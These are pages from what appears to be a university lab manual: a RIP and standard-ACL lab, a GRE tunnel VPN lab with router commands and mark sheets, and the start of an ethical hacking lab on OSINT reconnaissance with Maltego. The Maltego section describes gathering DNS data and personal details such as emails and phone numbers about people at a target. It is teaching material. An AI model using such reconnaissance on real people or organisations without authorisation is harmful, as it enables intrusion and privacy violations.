


Fig1. Network Topology

B. Perform Basic Router Configurations

Steps:

1. Fill the missing default gateway in Table-1.
2. Connect the components as shown in Fig 1.
3. Configure the router hostname to match the topology diagram.
4. Disable DNS lookup.
5. Configure IP addresses and masks on all devices.

C. Enable Rip on all routers for all networks.

Steps:

1. For Router 1

```
Router(config)#router rip
Router(config-router)#network 192.168.9.0
Router(config-router)#network 192.168.10.0
Router(config-router)#network 192.168.11.0
```

2. For Router 2

```
Router(config)#router rip
Router(config-router)#network 192.168.8.0
Router(config-router)#network 192.168.9.0
Router(config-router)#network 192.168.20.0
```

3. For Router 3

```
Router(config)#router rip
Router(config-router)#network 192.168.8.0
Router(config-router)#network 192.168.30.0
```

D. Verify full IP connectivity using the ping command.

Before configuring and applying this ACL, be sure to test connectivity from Labtop1 (or the Fa0/1 interface on R1) to Laptop3 (or the Fa0/1 interface on R3).
Write your comments about the ping results:

Connectivity tests should be successful before applying the ACL.

E. Securing the router with ACL

In this task, you are configuring a standard ACL.
The ACL is designed to block traffic from the 192.168.11.0/24 network located in a student lab from accessing any local networks on R3.
Steps:

1. Create the ACL on router R3.

In global configuration mode, create a standard ACL 10.

```
R3(config)#access-list 10 deny 192.168.11.0 0.0.0.255 host
R3(config)#access-list 10 permit any
```

2. Apply the ACL.

Apply the ACL 10 as a filter on packets entering R3 through Serial interface 0/0/1.

```
R3(config)#interface serial 0/0/1
R3(config-if)#ip access-group 10 in
```

3. Test the ACL.

Test the ACL by pinging from Laptop2 to Laptop3.
Can you reach the destination? Why?

Also use an extended ping from the Fa0/1 interface on R1 to the Fa0/1 interface on R3. What is your commend about the results

Assessment: *St_Name: --------------------------------------- ID:------------*

Task			
	Steps	Max. Marks	Awarded Marks
A	1	**2**	
B	1	**2**	
	2	**2**	
	3	**2**	
	4	**2**	
	5	**2**	
C	1	**1**	
	2	**1**	
	3	**1**	
D	1	**3**	
E	1	**1**	
	2	**1**	
	3	**4**	
Skills/Behaviour		**3**	
Attendance		**3**	
		30	

Network Security

Experiment No. 8

Implement Virtual Private Networks

1.8. Experiment No. 8: Implement Virtual Private Networks

Objectives

- Configure basic routing protocol.
- Configure basic tunneling protocol.

Required Resources

- 4 Routers (1941)
- 2 Switches (2950-24)
- 4 Computers
- UTP (straight through and cross over) cables

Table -1

Device	Interface	IP Address	Default Gateway
R1	**Gig0/0**	192.168.2.1/24	**N/A**
	S0/1/0	130.130.130.1/24	**N/A**
	tunnel 1	10.10.10.1/30	**N/A**
R2	**Gig0/0**	192.168.1.1/24	**N/A**
	S0/1/0	140.140.140.1/24	**N/A**
	tunnel 1	10.10.10.2/30	**N/A**
ISP1	**S0/1/0**	130.130.130.2/24	**N/A**
	S0/1/1	150.150.150.1/24	**N/A**
ISP2	**S0/1/0**	150.150.150.2/24	**N/A**
	S0/1/1	140.140.140.2/24	**N/A**
PC1	**NIC**	192.168.2.2/24	**192.168.2.1**
PC2	**NIC**	192.168.2.3/24	**192.168.2.1**
PC3	NIC	192.168.1.2/24	**192.168.1.1**
PC4	**NIC**	**192.168.1.3/24**	**192.168.1.1**

Tasks:

A. Build up the topology.




Fig1. Network Topology

B. Perform Basic Router Configurations

Steps:

1. Connect the components as shown in Fig 1.
2. Configure the router hostname to match the topology diagram.
3. Configure IP addresses and masks on all devices.

C. Configure PPP tunneling protocol (GRE) at R1 & R2

Steps:

1. At Router (R1)

```
R1(config)# interface tunnel 1
R1(config-if)# ip address 10.10.10.1 255.255.255.252
R1(config-if)# tunnel destination 140.140.140.1
R1(config-if)# tunnel source serial 0/1/0
R1(config-if)#tunnel mode gre ip
```

2. At Router (R2)

```
R2(config)#interface tunnel 1
R2(config-if)#ip address 10.10.10.2 255.255.255.252
R2(config-if)#tunnel destination 130.130.130.1
```

```
R2(config-if)#tunnel source serial 0/1/0
R2(config-if)#tunnel mode gre ip
```

3. Verification

Use show ip interface brief at R1, take a snapshot and discuss the output.

```
R1#show ip interface brief
```

D. Configure rip ver1 for all the routers.

(Hint: you can benefit from previous labs to configure rip / or search on the Internet)

E. Testing the connectivity.

Steps:

1. Use ping command to test the connectivity between PC1 and PC3.
2. Again at R1, use show ip interface brief, take a snapshot and discuss the output.

```
R1#show ip interface brief
```

Assessment: *St_Name: -------------------------------------- ID:------------*

Task			
	Steps	Max. Marks	Awarded Marks
A	1	**2**	
B	1	**2**	
	2	**2**	
	3	**2**	
C	1	**2**	

	2	**2**	
	3	**3**	
D	1	**8**	
E	1	**1**	
	2	**2**	
Skills/Behaviour		**2**	
Attendance		**2**	
		30	

Computer Ethical Hacking

Experiment No. 1

Reconnaissance using Maltego

1.9. Experiment No. 1: Reconnaissance using Maltego

Objective:

This lab aims to build the participant’s skills in using network utilities and security tools to obtain information about the target environment such as: IP address, IP range, network topology, DNS, OS, target size in addition to information about the people working at the target using Open-Source Intelligence (OSINT).

Lab Requirements:

- **Internet Access.**
- **Kali Linux 2019.3 or later.**
- **Maltego CE account.**

1. Overview:

1.1 Introduction to Ethical Hacking and Penetration Test

Penetration testing, also called pen testing, is the practice of testing approach which proposes to make authorized attempts to violate the security and integrity of a system, application, network or database. It aims to discover and document all the security holes in a system that an attacker could exploit.

The process typically identifies the target systems and a particular goal, then reviews available information and undertakes various means to attain that goal. A penetration test target may be a white box (which provides background and system information) or black box (which provides only basic or no information except the company name). A penetration test can help determine whether a system is vulnerable to attack if the defenses were sufficient, and which defenses (if any) the test defeated.

Penetration testing can be automated with software applications or performed manually. Either way, the process involves gathering information about the target before the test, identifying possible entry points, attempting to break in -- either virtually or for real -- and reporting back the findings.

1.2 Penetration Test Lifecycle

Penetration Test Lifecycle is a framework guide the penetration tester through the process of empirically exploiting information systems in a way that results in a well-documented report. This process not only provides a structure for the tester but also is used to develop high-level plans for penetration testing activities. Each phase builds on the previous step and provides detail to the step that follows. While the process is sequential, many testers return to earlier phases to clarify discoveries and validate findings.as shown in (Figure 1), the process begin with reconnaissance of the target information system and end with the penetration tester or test team lead briefing the information systems leadership and presenting the report of what was discovered. [book: Hacking with Kali Practical Penetration Testing Techniques].




Figure: Penetration Testing Life-cycle.

So let's begin the first phase "Reconnaissance".

1.3 Reconnaissance:

Reconnaissance is the process of collecting information before deploying any real attacks. This phase focuses on learning anything and everything about the network and organization that is the target of the engagement. This is done by searching the Internet and conducting passive and active scans of the available connections to the targets network. In this phase, the tester does not actually penetrate the network defenses but rather identifies and documents as much information about the target as possible.

Two types of reconnaissance:

1- Active reconnaissance: involves “touching” some portion of your targets network. This type of activity will leave evidence of your presence and activity. The point here is that there will be indications of some type of reconnaissance activity left in logs for the analyst to find. How useful that evidence is depends on the attacker. Some examples of active reconnaissance are listed below:

- Browsing to the targets Website.
- Actively scanning a targets external routers.
- Visiting the targets building.

2- Passive reconnaissance: is an attempt to gain information about targeted computers and networks without actively engaging with the systems. There are many ways to disguise your true identity, making it very difficult to have your activity traced back to you. You might find information from whois/robtex/**Maltego** and other public means.




Figure: Type of Reconnaissance

2. Maltego Framework

2.1 Maltego overview

This lab will cover the usage of a very powerful open source intelligence (OSINT) tool known as Maltego. This tool has been mainly designed to harvest information on DNS and whois, and also offers options for search engine querying, SMTP queries, and so on. Maltego offers broadly two types of reconnaissance options, namely, **infrastructural** and **personal**.

1. Infrastructural reconnaissance deals with the domain, covering DNS information such as name servers, mail exchangers, zone transfer tables, DNS to IP mapping, and related information.
2. Personal reconnaissance on the other hand includes personal information such as email addresses, phone numbers, social networking profiles, mutual friend connections, and so on.

Maltego uses seed servers by sending client data in the XML format over a secure HTTPS connection. Once processed at the server side, the requested results are returned to the Maltego client. Gathering of all publicly available information using search engines and manual techniques is cumbersome and time consuming. Maltego largely automates the information gathering process, thus saving a lot of time for the attacker. The graphical display of information mined by the software aids the thinking process of the attacker in determining interconnected links between each entity.

The Maltego client comes in four different versions each for different purposes. The main difference between Maltego Classic, Maltego XL and Maltego CE are the number of entities that can be returned from a single transform and the maximum number of entities that can be on a single graph. CaseFile on the other hand is mostly used by analysts using offline data who do not need access to the standard transforms within Maltego.

2.2 Maltego Concepts

Note: This section clarify the part needed in the lab, for more information please go to Maltego official website –User Guide (https://docs.paterva.com/en/user-guide/).

Before we get our hands dirty, there are a three of important concepts in Maltego that need to be defined.


1. An **Entity** is represented as a node on a graph and can be anything such as a DNS Name, Person, Phone number, etc. The Maltego client comes with about 20 entities targeted for use in online investigations, but you can also make your own custom ones.

2. A **Transform** is a piece of code that takes one entity to another. It does this by querying a data source and returning the results as new entities on your graph. The data sources are places like DNS servers, search engines, social networks, WHOIS information, etc.

3. **Machines** chain multiple transforms together to automate common/tedious tasks.

When you start up your Maltego client, you are first greeted by the Home page. The Home page includes the Maltego Start Page on the left which includes links to the Maltego social media accounts and sometimes important notifications. The team general use Twitter to post notifications about new features and we use YouTube to post any new video tutorials that we do. Any critical notifications will be posted directly on this page.


On the right-hand side of the Home page you will find the Transform Hub. The Transform Hub allows you to install transforms that are provided by 3rd party transform vendors as well as additional transforms that are provided by Paterva. Each of the transform packages on the Transform Hub are referred to as Transform Hub Items. If you followed the previous steps, you should have the PATERVA CTAS transform hub item installed as shown below:


PATERVA CTAS
Paterva
Standard Paterva Transforms
FREE
From Transform Hub
INSTALLED

PATERVA CTAS transform hub item


How to start your first graph!! There are three ways to create a new graph in Maltego:

1- You can click the (+) button in the top left-hand corner of the Maltego client window next to the **Application Button**:



New graph shortcut


2- You can create a new graph by clicking the **Application Button** and then clicking **New**:



New Graph from The Application Menu

3- But the easiest way is to use the keyboard shortcut **Ctrl + T.**

Once you have created a new graph you will get a fresh page within a new tab, surrounded by a range of control windows as shown in the image below.



New Graph

1.2.1 Maltego Concepts - Entities

Entities in Maltego are used to represent different types of information and are represented as nodes on your graph. All the entities that are available in your Maltego client will be found in the **Entity Palette which, by default, is** found on the left-hand side of your graph. The entities in the palette are categorized into groups with the main categories being **Infrastructure** and **Personal**.

There are three aspects of an entity that should be understood before going forward.

Figure: Entity value

1. The **type** – this is the type of information that the entity is representing
2. The **value** – this is the primary information field for and entity and is always displayed on the graph.
3. The **properties** – these are additional information fields for the entity

Adding an Entity to your Graph

To add a new entity to your graph, click and hold on the desired entity and drag it onto the graph area as depicted below:




Figure: Dragging an entity to graph

Once an entity has been dragged onto a graph it becomes one of the nodes on the graph.

Editing an Entity Value

Double click on the text on the entity to edit the entity's value, the text will become highlighted and you can quickly edit the value:

Figure: Editing an entity's value

1.2.2 The Context Menu

The context menu allows you to run transform on the selected entities on your graph. When you right-click on an entity (or group of entities) a context menu is displayed. The context menu is grouped into three different layers, namely the Top level, the Set level and the Transform level which are each explained in the following sub-sections.

1- TOP LEVEL

The top level of the context menu is where the different transform hub items that you have installed are listed. By default, the Maltego client will only have the PATERVA CTAS transform hub item installed from the transform hub. If Maltego only has a single transform hub item installed the context menu will open in the set level as there is only one item to choose from in the top level. For the sake of this example additional transform hub items have been installed.




Figure: Context menu - top level

In the image above, the context menu has been opened for a domain entity by selecting the entity and right-clicking anywhere on the graph. Each line item in the menu represent a different transform hub item, clicking on one of these items will open the set level for that hub item.

The first item in this list reads **All Transforms** and clicking it will skip the set level and open the transform level of the context menu with all the transform listed for the selected entity/ies.

Clicking the double arrow icon (>>) in line with each of the hub items will run all the transforms found in that transform hub item that are available to the selected entity.

When your mouse is over a transform hub item, a configure icon will appear. Clicking the configure button will open a configuration menu for that transform hub item which allows global settings to be changed. These setting are applied to the entire transform hub item.

At the bottom of the context menu the action bar is found. This allows various actions to be performed on the selected entities. Each of these actions will be described in later sections. The action bar remains the same regardless of what level you are on in the context menu.

Note: Running all transforms is almost always a bad idea as it is important to know what you are running and where the transform is getting the information from.

2- SET LEVEL

Left-clicking on a transform hub item will take you to the set level. In Maltego, sets are used to group transforms into categories of transforms that perform similar tasks and/or are often run together.

The image below shows the different sets available to a domain entity that are in the PATERVA CTAS transform hub item**. Left-clicking** the side-bar on the left of the context menu will navigate back up a level in the context menu (in this case back to the transform hub level). **Right-clicking** anywhere on the context menu will also navigate up a level. Each set also has a configure button which, when pressed, will open the set configuration window that will allow you to configure the transforms that are included in the set.



Show all transforms in the hub item
paterva.com
Run Transform(s)
+ All Transforms
+ DNS from Domain
+ Domain owner detail
+ Email addresses from Domain
+ Files and Documents from Domain
PATERVA
Run all transforms in the hub item
Run all transforms in set
Configure set
Left-click on this side-bar to go up a level. Right-clicking anywhere on the context menu will also take you up a level.
Action bar

Figure: Context menu - Set level

Left-clicking the double arrow head (>>) will run all the transforms in the set while **leftclicking** anywhere else will open the transform level on the context menu for that set.

It is possible for the transforms from a transform hub item to not be categorized into sets, in this case selecting the transform hub item in the context menu will go straight to the transform level in the menu.

3- TRANSFORM LEVEL

The transform level of the context menu is where transforms are run from. **Left-clicking** on a single transform will run the transform. Alternatively, you can **left-click** the single arrow icon (>) on the right side of the context menu. Clicking the configuration icon in the transform line item will open the **Transform Manager** with correct transform selected. The transform manager shows more information about the transform as well as allow the configuration of the transform's settings – it will be discussed in later sections.



paterva.com
Run transform
Run Transform(s)
All Transforms
DomainToDNSNameSchema
DomainToDNSZoneTransfer
DomainToSOAInformation
DomainToSPFInformation
To DNS Name - interesting- [using DB]
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name [Attempt zone transfer]
To DNS Name [Find common DNS names]
To DNS Name [using DB]
To Domain [Find other TLDs]
Run transform
Configure transform
Mark transform as a favourite
Left-click on this side-bar to go up a level. Right-clicking anywhere on the context menu will also take you up a level.
Action bar

Figure: Context menu - Transform level

Clicking the star icon in a transform line item will add the transform to the favorites category which will always be listed at the top of the context menu as a separate category regardless of what level of the context menu you are on.




Figure: Favorites item in the context menu

Finally, hovering over a transform's line item will display a short description of what the transform does.

